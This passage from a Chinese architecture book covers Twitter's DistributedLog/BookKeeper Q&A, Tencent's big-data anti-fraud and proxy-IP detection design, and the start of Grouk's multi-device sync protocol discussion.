下图展示了 DistributedLog——Twitter 基于 BookKeeper 构建的分布式日志服务。它包含了我们理想的日志系统需要的核心功能，我们认为它足以满足支持不同的负载，从事务性的在线服务、实时的流式分析到离线的批处理。



对于其他特性，比如如何 partition 数据、如何 route 数据到不同的日志、如何记录每个 reader 的读取位置，我们都交由上层应用程序处理，如下图所示。



不同的应用程序对于延时、一致性和有序性都有不同的需求。只要基础设施是持久化、强一致性和严格有序的，那么就很容易去支持所有其他应用。


1.1.4 DistributeLog 案例分享

我们已经运行 DistributedLog/BookKeeper 三四年了。其上的服务包括 Manhattan 数据库、EventBus（我们自服务的 pubsub system，用于取代 Kafka）、跨数据中心的数据库复制、Twitter 搜索的 ingestion pipeline、持久化的 Deferred RPC 系统、用于存储系统的 Sharding Service 等。

我们现在正在全面取代已有的老系统 Kestrel（用于在线服务的 queue）和 Kafka（用于离线分析的 Pub/Sub）。

我们相信 DistributedLog 是一个相对不错的模块化的架构。它适用于基于 Cloud Service（例如 Amazon EC2、Docker）的公司，也适用于拥有自己数据中心、运行自己集群系统（例如 Mesos、YARN）的公司。

DistributedLog 的架构可以运行在多机房，实现跨机房的强一致性，如下图所示。



1.1.5 疑问与解惑

Q: 在日志顺序方面，日志的序列号（1、2、3、4……）是否使用了 Twitter 的 snowflake 服务？获取序列号后再推送日志？是上面提到的什么组件做的？

没有使用 Twitter 的 snowflake 服务。因为 Writer 是 single writer，存在 ownership。所

有的写会 forward 给 owner 进行序列化。

Q: 这是 Kafka 的替代产品吗?

是的。Kafka 目前没有被使用在数据库日志的场景。因为 Kafka 的每个 topic 对应一个文件, 在 topic 数量特别多且需要持久化的场景中, Kafka 的性能比较差。很难适用于 Twitter 的多租户场景。

Q: 请问是否研究过 ELK, 在前面分享的架构中, 哪个对应 ELK 中的 Logstash (或 fluentd) 部分? 或者 BookKeeper 就是替换它的?

这里的日志就是数据库的日志。跟日常的文本日志不一样。在 ELK 架构中, E 是文本的索引, K 是 UI。这 2 个部分不是 DistributedLog/BookKeeper 所解决的问题。DistributedLog/BookKeeper 可以作为 Pub/Sub 这样的消息中间件来做日志的中转, 也就是可以用在 L 的部分。

Q: 分享中提到的 Kestrel 和 Kafka, 一个在线、一个离线, 具体差异是什么?

Kestrel 主要是 producer/consumer queue 的模型。而 Kafka 是 Pub/Sub 模型。Kestrel 支持 per item 的 transaction, 粒度是 item。而 Kafka 的粒度是 partition。

Q: Name Log 的具体机制是什么样的? Client 删除日志时怎样保证与读者和写者不冲突?

Name Log 是 DistributedLog 提供的用户接口。底层分成不同的 Ledger 进行存储。元数据记录在 ZooKeeper。使用 ZooKeeper 的 CAS 操作和 notification 机制来协调。

Q: 我想多了解一下跨数据中心复制, 感觉不好做。可否介绍一下?

这个问题比较宽泛。跨数据中心, 可以是异步复制, 也可以是同步复制。不同场景有不同的权衡。

Q: 如果 LAC 之后的那条记录始终不能写成功, 是不是会阻塞在那里, LAC 就没法移动了?

这是一个很好的问题。Ensemble Change 能够保证写永远 GO through。所以 LAC 会被 update 到 bookie。读方面的 Speculative 机制保证能读到 LAC。

Q: 这里的 writer 是 Write Proxy 吗? 如果是的话, single writer 的吞吐量就是这个 Ledger 的最大写的吞吐量了吧, 会不会成为瓶颈?

这里的 writer 是指 Write Proxy。首先, 一个 Ledger 的吞吐量, 取决于 bookie 的磁盘/

网络带宽。假设，bookie 的网卡是 1Gbps，一块磁盘作为日志写的磁盘，那么在保证低延时的情况下，bookie 的吞吐可以达到 50~70Mbps。在 BookKeeper，可以通过配置 Ledger 的 Ensemble Size、Write Quorum Size 和 ACK Quorum Size，通过 Stripping 写的方式来提高 Ledger 的吞吐。比如，设置 Ensemble Size 为 6，Write Quorum Size 为 3，ACK Quorum Size 为 2。那么吞吐量可以提高到 2 倍。这是 Ledger 内的 Scalability。

理论上，单个 Ledger 的吞吐可以随着 Ensemble Size 进行扩展。但是，因为所有这个 Ledger 都 write 都要到 Write Proxy，所以它还取决于 Write Proxy 的网络带宽和后端 bookie 的磁盘带宽，以及相应的副本数量。比如，Write Proxy 的网卡带宽是 1Gbps，副本为 3，即使后端的 bookie 的吞吐可以达到 50~70Mbps，Write Proxy 也只能接受 1Gbps/3 (30~40Mbps) 的数据。

单个日志的吞吐通常取决于物理机器的带宽。但是整个系统的吞吐可以随着日志数量的增加来增加。比如 1 个日志可以写 10Mbps，那么 100 个日志可以写 1Gbps。

在 DistributedLog 层，我们不做 partition。我们把 partition 的 logic 交给上层应用。因为不同应用对于如何 partition 有不同需求。

Q: failover 到其他 Proxy Server 时，如何继续产生递增的 Entry ID?

在 failover 到其他 Proxy Server 时，DistributedLog 并不会复用上一个 Proxy Server 的 Ledger。所以 failover 之后，它会关闭上个 Proxy Server 写的 ledger，然后重新开一个 Ledger 进行写入。递增的 Entry ID 是基于当前 ledger 生成的。从整个日志的角度来看，<ledger ID, entry ID>构成了 unique 的记录 ID。如果对于 consensus 算法有所了解，可能会知道`epoch`的概念。每个 epoch 会有一个 designated 的 leader。而在 DistributedLog 中，`ledger ID`其实扮演着`epoch`的概念。

1.2 腾讯基于用户画像大数据的电商防刷架构

颜国平，腾讯云——天御系统研发负责人。一直负责腾讯自有验证码、业务安全、防刷、账号安全等研发工作。内部支持的产品（游戏、电商、腾讯投资的 O2O 企业）非常广泛。在业务安全领域项目经验丰富，并且具备深度学习、大数据架构搭建等实战经验。



1.2.1 背景介绍

最近这两年，电商行业飞速发展，各种创业公司犹如雨后春笋大量涌现，商家通过各种活动形式的补贴来获取用户、培养用户的消费习惯。

但任何一件事情都具有两面性，高额的补贴、优惠同时了也催生了“羊毛党”。

“羊毛党”的行为距离欺诈只有一步之遥，他们的存在严重破坏了活动的目的，侵占了活动的资源，使得正常的用户享受不到活动的好处。

本节主要介绍腾讯自己是如何通过大数据、用户画像、建模来防止被刷、恶意撞库的。

1.2.2 黑产现状介绍


“羊毛党”一般先利用自动机注册大量的目标网站的账号，当目标网站搞促销、优惠等活动的时候，利用这些账号参与活动刷取较多的优惠，最后通过淘宝等电商平台转卖获益。

1. 羊毛党分工

羊毛党内部有明确的分工，形成了几大团伙，全国有 20 万人左右，主要分为以下几类。

- 软件制作团伙：专门制作各种自动、半自动的黑产工具，比如注册自动机、刷单自动机等；主要靠出售各种黑产工具、提供升级服务等形式来获利。
- 短信代接平台：实现手机短信的自动收发，其实一些平台亦正亦邪，不仅仅是正常商家，一些黑产也会从那里购买相关的服务。
- 账号出售团伙：主要是大量注册各种账号，通过转卖账号来获利；该团伙与刷单团伙往往属于同一团伙。
- 刷单团伙：到各种电商平台刷单，获取优惠，并且通过第三方的电商平台出售优惠，实现套现。

下图展示了电商刷单团伙的工作流程。



2. “羊毛党”从业特点

这些黑产团队有以下这 3 个特点。

- 专业化：有专业团队、人员、机器。
- 团伙化：黑产已经形成一定规模的团伙，而且分工明确；从刷单软件制作、短信代收收发平台、电商刷单到变卖套现等环节，已经形成完整的刷单团伙。
- 地域化：黑产刷单团伙基本分布在沿海的一些经济发达城市，比如北京、上海、广东等，这或许跟发达城市更加容易接触到新事物、新观念有关。

3. 对抗刷单的思路


对抗刷单，一般来讲主要从3个环节入手。

- 注册环节：识别虚假注册、减少“羊毛党”能够使用的账号量。在注册环节识别虚假注册的账号，并进行拦截和打击。
- 登录场景：提高虚假账号登录门槛，从而减少能够参与活动环节的虚假账号量。比如，登录环节通过验证码、短信验证码等手段来降低自动机的登录效率，从而达到减少虚假账号登录量、减轻活动现场安全压力的目的。
- 活动环节：这个是防刷单对抗的主战场，也是减少“羊毛党”获利的直接战场；这里的对抗措施，一般有2个方面，如下所示。
 - 通过验证码（短信、语音）降低黑产刷单的效率。
 - 大幅度降低异常账号的优惠力度。

1.2.3 腾讯内部防刷架构

1. 腾讯内部防刷思路

腾讯内部防刷架构如下图所示。




2. 模块详细介绍

(1) 风险学习引擎

考虑到效率和性能，风险学习引擎的主要工作都放在线下进行，所以线上系统不存在

学习的效率问题。线上采用的都是 C++ 实现的 DBScan 等针对大数据的快速聚类算法，基本不用考虑性能问题。

风险学习引擎采用了黑 / 白双分类器风险判定机制，它的宏观构成如下图所示。采用黑 / 白双分类器的原因就在于它能减少对正常用户的误伤。




例如，某个 IP 是恶意的 IP，那么该 IP 上可能会有有一些正常的用户，比如大网关 IP。再比如，黑产通过 ADSL 拨号上网，那么就会造成恶意用户与正常用户共用一个 IP 的情况。

- 黑分类器：根据特征、机器学习算法、规则 / 经验模型，来判断本次请求异常的概率。
- 白分类器：判断属于正常请求的概率。

(2) 矩阵式逻辑框架

我们以黑分类器为例来剖析下分类器的整个逻辑框架，如下图所示。



总的来讲，我们采用了矩阵式的逻辑框架，最开始的黑分类器也是一把抓，随意建立一个针对黑产的检测规则、模型。结果发现不是这个逻辑漏过了，就是那个逻辑误伤量大，要对某一类的账号加强安全打击力度，改动起来也非常麻烦。因此我们就设计了一个矩阵式的框架来解决上述问题。

矩阵的横向采用了 Adaboost 方法，该方法是一种迭代算法，其核心思想是针对同一个训练集训练不同的弱分类器，然后把这些分类器集合起来，构成一个最终的分类器。而我们这里每一个弱分类器都只能解决一种账号类型的安全风险判断，集中起来才能解决所有账户的风险检测。

这在工程实践上带来 3 个好处：

- 便于实现轻重分离，比如某平台虚假账号集中在邮箱账号，策略就可以加大对邮箱账号的打击力度，影响范围也局限在邮箱账号，而不是该平台的所有账号。
- 减少模型训练的难度，模型训练的最大难度在于样本的均衡性问题，拆分成子问题，就不需要考虑不同账号类型之间的数据配比、均衡性等问题，大大降低了模型训练时正负样本比率的问题。
- 逻辑的健壮性，当某一个分类器的有问题时，受影响的范围不至于扩展到全局。

矩阵纵向采用了 Bagging 方法，这是一种用来提高学习算法准确度的方法，该方法在同一个训练集合上构造预测函数系列，然后以一定的方法将它们组合成一个预测函数，从而提高预测结果的准确性。

上面讲的部分知识，理解起来会比较艰涩，大家可以先理解框架，后续再理解实现细节。

1.2.4 腾讯大数据收集维度

大数据一直在安全对抗领域发挥着重要的作用，从我们的对抗经验来看，大数据不仅仅是数据规模很大，而且还包括 2 个方面。

- 数据广度：要有丰富的数据类型。比如，不仅仅要有社交领域的数据，还要有游戏、支付、自媒体等领域的数据，这样就提供了一个广阔的视野让我们来看待黑产的行为特点。
- 数据深度：黑产的对抗。我们一直强调纵深防御，不仅仅要有注册数据，还要有登录，以及账号的使用数据，这样才能更好地识别恶意用户。

所以想要做风控和大数据的团队，一定要注意在自己的产品上多埋点，拿到足够多的数据，先沉淀下来。

1.2.5 腾讯大数据处理平台——魔方

我们的团队研发了一个叫魔方的大数据处理和分析的平台，底层我们集成了 MySQL、MongoDB、Spark、Hadoop 等技术，在其用户层面只需要写一些简单的 SQL 语句、完成一些配置就可以实现例行分析。


这里我们收集了社交、电商、支付、游戏等场景的数据，针对这些数据建立一些模型，发现哪些是恶意的数据，并且将数据沉淀下来。沉淀下来的对安全有意义的数据，一方面就存储在魔方平台上，供线下审计做模型使用；另一方面会做成实时的服务，提供给线上的系统查询使用。

1. 腾讯用户画像沉淀方法

画像，本质上就是给账号、设备等打标签。这里主要从安全的角度出发来打标签，比如 IP 画像，我们会标注 IP 是不是代理 IP，这些对我们做策略是有帮助的。以 QQ 的画像为例，比如一个 QQ 只登录 IM、不登录其他腾讯的业务、不聊天、频繁地加好友、被好友删除，QQ 空间要么没开通、要么开通了 QQ 空间但是评论多但回复少，这种号码我们一般会标注 QQ 养号（色情、营销），也同样会给 QQ 打上其他标签。

标签的类别和明细，需要做风控的人自己去设定，比如按省份标记地理位置。按男女标记性别。其他细致规则以此规律自行设定。

我们看看腾讯的 IP 画像，其构成如下图所示。



一般的业务都有针对 IP 的频率、次数限制的策略，那么黑产为了对抗，必然会大量采用代理 IP 来绕过限制。

既然代理 IP 的识别如此重要，那我们就以代理 IP 为例来谈下腾讯识别代理 IP 的过程。

识别一个 IP 是不是代理 IP，技术不外乎以下 4 种。


- 反向探测技术：扫描 IP 是不是开通了 80,8080 等代理服务器经常开通的端口，显然，一个普通的用户 IP 不太可能开通如上的端口。
- HTTP 头部的 X_Forwarded_For：开通了 HTTP 代理的 IP 可以通过此法来识别是不是代理 IP；如果带有 XFF 信息，说明该 IP 是代理 IP 无疑。
- Keep-alive 报文：如果带有 Proxy-Connection 的 Keep-alive 报文，毫无疑问该 IP 是代理 IP。
- 查看 IP 上端口：如果一个 IP 中有的端口大于 10000，那么该 IP 大多也存在问题，普通的家庭 IP 几乎不可能开这么大的端口。

以上检测代理 IP 的方法几乎都是公开的，但是盲目去扫描全网的 IP，被拦截不说，效率也是一个很大的问题。

因此，除了利用网络爬虫爬取代理 IP 外，还可利用如下办法来加快代理 IP 的收集：通过业务建模收集恶意 IP（黑产使用代理 IP 的可能性比较大），然后再通过协议扫描的方式来判断这些 IP 是不是代理 IP。腾讯每天都能发现千万级别的恶意 IP，其中大部分还是代理 IP。


2. 腾讯用户画像类别概览

部分画像数据的分类如下图所示。



3. 防御逻辑

腾讯的基础防御逻辑如下图所示。



实时系统使用 C/C++ 开发实现，所有的数据通过共享内存的方式进行存储，相比其他的系统，安全系统更有自己特殊的情况，因此这里可以使用“有损”的思路来实现，大大降低了开发成本和难度。

对于数据一致性，多台机器使用共享内存，应如何保障数据一致性？


其实，安全策略不需要做到强数据一致性。


从安全本身的角度看，风险本身就是一个概率值，不能确定，所以有一点数据不一致，不影响全局。

但是安全系统也有自己的特点，安全系统一般突发流量比较大，这里就需要设置各种应急开关，而且需要微信号、短信等方式方便快速切换，避免将影响扩散到后端系统。

4. 接入系统

腾讯接入天御系统的 4 个步骤以及接入后的业务架构如下面的 2 张图所示。





此系统适应的场景包括：

- 电商 O2O 刷单、刷券、刷红包。
- 防止虚假账号注册。
- 防止用户名、密码被撞库。
- 防止恶意登录。

1.2.6 疑问与解惑

Q：风险学习引擎是自研的，还是使用的开源库？

风险学习引擎包括 2 个部分，线上和线下。

- 线上：自己利用 C/C++ 来实现。
- 线下：涉及利用 Python 开源库来做的，主要是一些通用算法的训练和调优。

Q：请问魔方平台中用到的 MongoDB 是不是经过改造？因为 MongoDB 一直不被看好，出现问题也比较多。

我们做了部分改造，主要是 DB 的引擎方面。

Q：请问黑分类器和白分类器有什么区别？

白分类器主要用来识别正常用户，黑分类器识别虚假用户。

Q：风险概率的权重指标是如何考虑的？

先通过正负样本进行训练，并且做参数显著性检查；然后人工抽查一些参数的权重，看看是否与经验相符。

Q: 如何区分安全跟风控职责呢?

相比安全, 风控的外延更丰富, 更注重宏观全局。对一个公司来讲, 风控是包括安全、法务、公关、媒体、客服等在内的一整套应急处理预案。

Q: 如果识别错了, 误伤了正常用户会造成什么后果? 比如影响单次操作或者一直失败。

如果识别错了, 正常用户不会被误伤, 但是会导致体验多增加了一个环节, 如弹出验证码、或者人工客服核对等。



1.3 如何设计类似微信的多终端数据同步协议：Grouk 实践分享

王渊命, 团队协作 IM 服务 Grouk 联合创始人及 CTO, 技术极客, 曾任新浪微博架构师、微米技术总监。2014 年作为联合创始人创立团队协作 IM 服务 Grouk, 长期关注团队协作基础工具和研发环境建设, Docker 深度实践者。



我们 Grouk 是一个创业团队, 面向团队通讯的主打产品应用已经过了公测, 因此也需要实现类似微信的多端数据同步功能, 本节主要从技术和产品的结合场景进行一些心得分享, 感觉我们在这方面的探索还是值得和大家探讨的, 这种需求在业界也没有非常成熟的公开解决方案。

1.3.1 移动互联网时代多终端数据同步面临的挑战

本节首先要讲的是, 多终端同步的含义及应用场景。

多终端同步是指用户在多个终端切换时可获得一致性体验, 不丢失上下文, 同时隐含的一个含义是, 如果用户多个终端同时在线要能做到实时同步。

下面举几个应用的例子。

1. Trello 看板应用

用户打开 Trello 后, 其他人的操作看板要能实时变化, 不依赖用户刷新页面。如果用户在多个终端操作, 也需要做到实时变化。通过测试, 我发现 Trello 在同步移动端和 PC 的时候还是有 Bug 的。例如, PC 设置离线, 手机上操作 card。PC 联网, 不刷新页面, 数据经常无法同步。

2. Quip（多人协作编辑）

要使其他人实时看到一位用户的编辑结果，同时还支持离线编辑、冲突合并。例如，Evernote 多人协作是文档锁定模式的，冲突很难自动合并，在体验上就差些。

这几种典型的应用场景是移动互联网爆发以来，随着应用富客户端化而来的一种趋势性变化。

在移动端上是独立应用，PC 端基于 JavaScript 的应用，和原来 PC 互联网时代刷页面的交互体验完全不一样。当然原来也有这个，但应用没现在这么广泛。

移动客户端的爆发和应用富客户端化带来了以下几个挑战：

- 服务器端的输出由 HTML 变成结构化数据（JSON 等）。原来基于浏览器和 HTTP 协议的缓存规则机制失效，客户端需要针对具体的业务场景设计缓存。没有缓存的话，每次全量拉取很浪费流量。
- 用户习惯从多个终端进行操作，对跨屏操作的体验要求比较高。
- 在多人协作场景下，数据需要实时同步到不同用户的不同设备上。

1.3.2 多终端数据同步与传统消息投递协议的差异

接下来说一下多终端数据同步和 IM 的关系。

虽然数据同步机制和 IM 消息投递是 2 个问题，但如果实现了实时同步，基本上就实现了一种特殊的 IM。所以先说一下传统的 IM 投递机制。

在本书中，沈剑也提到过传统的 IM 投递协议，相信读者应该都比较熟悉。

这里借用其中的一句话：

“消息可达性即消息的可靠投递，有一个著名的定理：SMC 定理，*Single-Message Communication*, Published in: *Communications, IEEE Transactions on* (Volume: 24, Issue: 2), 很短的一个论文。文章的结论是，任何端到端的消息传递协议，不可能做到消息既不丢失也不重复。”

也就是说传统的 IM 消息投递要么接受消息丢失，要么接受消息确认重试导致的重复问题。当然可以通过应用层面的排重机制来解决问题。这里不再细说传统 IM 的投递机制，大家想了解可以查看本书中《从零开始搭建高可用 IM 系统》这一小节的内容。

虽然用传统的 IM 投递机制结合历史记录也可以实现多终端同步，其具体做法如下所示。

- 在所有设备都在线的情况下，直接投递。
- 离线转为在线时，拉取历史记录补充缺失记录。

但这样做的难点在于：

- 变更如何同步？我们的消息不像传统 IM 那样是不可变对象，它是可变的。同时，群组列表、联系人列表，这些都是可变的，要如何同步？
- 投递确认机制的缺陷会造成一致性不好控制的情况，如果多个终端不一致，客户端无法自修复。只能提供特殊的刷新机制，由用户自己刷新。

比如前面提到的 Trello 的情况。当然，我没分析过 Trello 的具体实现，这里只是推测。于是，我们考虑使用同步协议。说到同步机制当然要提一下微信，尤其是微信的 SYNC。

微信的 SYNC 协议没有详细的公开分享，按照公开说明，它是参考 Activesync 实现的。当然，以下对微信协议的说明不保证绝对正确，欢迎读者纠正。

- 同步机制是通过服务器通知、客户端拉取机制实现的。IM 协议投递的是新消息的通知，拉取是根据版本号增量同步，将消息投递转换为基于状态同步的协议（这个有公开说明）。
- 每个 Folder 的版本号是严格有序递增的，Folder 不是按照会话划分的。
- 微信投递消息和邮件类似，是将消息投递到每个人的收件箱中，每投递一个消息增加一个版本号。

以上只是我个人的简单分析，不能确定微信的服务器端是如何存储的。也不能确定微信是如何处理变更的，比如通讯录的同步。所以我们还是得自己设计一个同步协议。

1.3.3 Grouk 在多终端数据同步协议上的探索实践

